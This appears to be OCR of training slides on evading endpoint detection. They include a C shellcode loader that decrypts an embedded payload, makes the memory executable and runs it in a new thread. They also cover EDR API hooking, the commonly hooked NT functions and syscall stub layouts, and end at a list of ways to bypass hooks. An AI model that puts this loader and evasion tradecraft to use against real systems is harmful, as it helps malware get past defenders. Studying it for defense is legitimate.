
In memory Decryption

Encoded Shellcode resides in any pre-defined section in the dropper and decrypts into memory just before placing it into buffer in its original form.

```
// Allocate memory for payload
exec_mem = VirtualAlloc(0, calc_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
// Decrypt payload
AESDecrypt((char *) calc_payload, calc_len, key, sizeof(key));

// Copy payload to allocated buffer
RtlMoveMemory(exec_mem, calc_payload, calc_len);

// Make the buffer executable
rv = VirtualProtect(exec_mem, calc_len, PAGE_EXECUTE_READ, &oldprotect);


// If all good, launch the payload
if ( rv != 0 ) {
        th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
        WaitForSingleObject(th, -1);
}
```


In memory Encryption/Decryption

Memory is allocated and was populated with zeroes.




In memory Encryption/Decryption

Shellcode is being decrypted successfully.




In memory Encryption/Decryption

Decrypted payload is written to the memory buffer.




API Hooking

API hooking is a technique used to intercept and modify the behavior of an API function. The classical way of implementing API hooking is done via trampolines. The trampoline is a shellcode which is inserted at the beginning of the function, resulting in the function becoming hooked.



Inline Hooking

Inline hooks return execution to the legitimate function, allowing for normal execution to continue.



Hooking in use by Endpoint Security Solutions

There are many ways to implement API hooking, one way is through open-source libraries such as Microsoft's Detours library and Minhook. Many EPP/EDR solutions use API hooking to monitor the real-time process, or any suspicious WinAPI calls that it might consider as harmful. This is achieved by replacing the first instruction of the un-exported function in the system DLL with a **jmp** instruction that jumps to a routine in the EPP/EDR's loaded library.




Figure: EDR hooks in place

- https://github.com/TsudaKageyu/minhook

Hooking in use by Endpoint Security Solutions

EDRs hook WinAPI functions that are commonly used by malware, most commonly, functions that have to do with the process, thread creation, manipulation, memory mapping, etc.

Most Common Functions to hook

- ❑ NtOpenProcess (OpenProcess)
- ❑ NtAllocateVirtualMemory (VirtualAllocEx)
- ❑ NtWriteVirtualMemory (WriteProcessMemory)
- ❑ NtCreateThreadEx (CreateRemoteThread), etc.

Syscall

- Windows system calls or syscalls serve as an interface for programs to interact with the system.
- The majority of syscalls are exported from the ntdll.dll DLL.
- Every syscall has a special syscall number, which is known as System Service Number or SSN.
- SSNs will differ depending on the OS (e.g. Windows 10 vs 11) and within the version itself (e.g. Windows 11 21h2 vs Windows 11 22h2).

The syscall structure is generally the same and will look like the snippet shown below

```
mov r10, rcx
mov eax, SSN
syscall
```

```
00007FFCC42C3E67    C3              ret
00007FFCC42C3E68    0F1F8400 00000000
00007FFCC42C3E70    4C:8BD1         mov r10,rcx                          NtAllocateVirtualMemory
00007FFCC42C3E73    B8 18000000     mov eax,18
00007FFCC42C3E78    F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFCC42C3E80    75 03           jne ntdll.7FFCC42C3E85
00007FFCC42C3E82    0F05            syscall
00007FFCC42C3E84    C3              ret
00007FFCC42C3E85    CD 2E           int 2E
00007FFCC42C3E87    C3              ret
```

Syscall

A closer look of syscalls inside memory

```
00007FFFA0D23B6F    CC              int3
00007FFFA0D23B70    4C:8BD1         mov r10,rcx                 ZwAccessCheck
00007FFFA0D23B73    B8 00000000     mov eax,0
00007FFFA0D23B78    F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFFA0D23B80    75 03           jne ntdll.7FFFA0D23B85
00007FFFA0D23B82    0F05            syscall
00007FFFA0D23B84    C3              ret
00007FFFA0D23B85    CD 2E           int 2E
00007FFFA0D23B87    C3              ret
00007FFFA0D23B88    0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FFFA0D23B90    4C:8BD1         mov r10,rcx                 NtWorkerFactoryWorkerReady
00007FFFA0D23B93    B8 01000000     mov eax,1
00007FFFA0D23B98    F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFFA0D23BA0    75 03           jne ntdll.7FFFA0D23BA5
00007FFFA0D23BA2    0F05            syscall
00007FFFA0D23BA4    C3              ret
00007FFFA0D23BA5    CD 2E           int 2E
00007FFFA0D23BA7    C3              ret
00007FFFA0D23BA8    0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FFFA0D23BB0    4C:8BD1         mov r10,rcx                 ZwAcceptConnectPort
00007FFFA0D23BB3    B8 02000000     mov eax,2
00007FFFA0D23BB8    F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFFA0D23BC0    75 03           jne ntdll.7FFFA0D23BC5
00007FFFA0D23BC2    0F05            syscall
00007FFFA0D23BC4    C3              ret
00007FFFA0D23BC5    CD 2E           int 2E
00007FFFA0D23BC7    C3              ret
00007FFFA0D23BC8    0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FFFA0D23BD0    4C:8BD1         mov r10,rcx                 ZwMapUserPhysicalPagesScatter
00007FFFA0D23BD3    B8 03000000     mov eax,3
00007FFFA0D23BD8    F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFFA0D23BE0    75 03           jne ntdll.7FFFA0D23BE5
00007FFFA0D23BE2    0F05            syscall
00007FFFA0D23BE4    C3              ret
00007FFFA0D23BE5    CD 2E           int 2E
00007FFFA0D23BE7    C3              ret
```

Bypassing Userland Syscall Hooks

- ❑ Using Direct Syscalls
- ❑ Using Indirect Syscalls
- ❑ Unhooking

Direct syscall

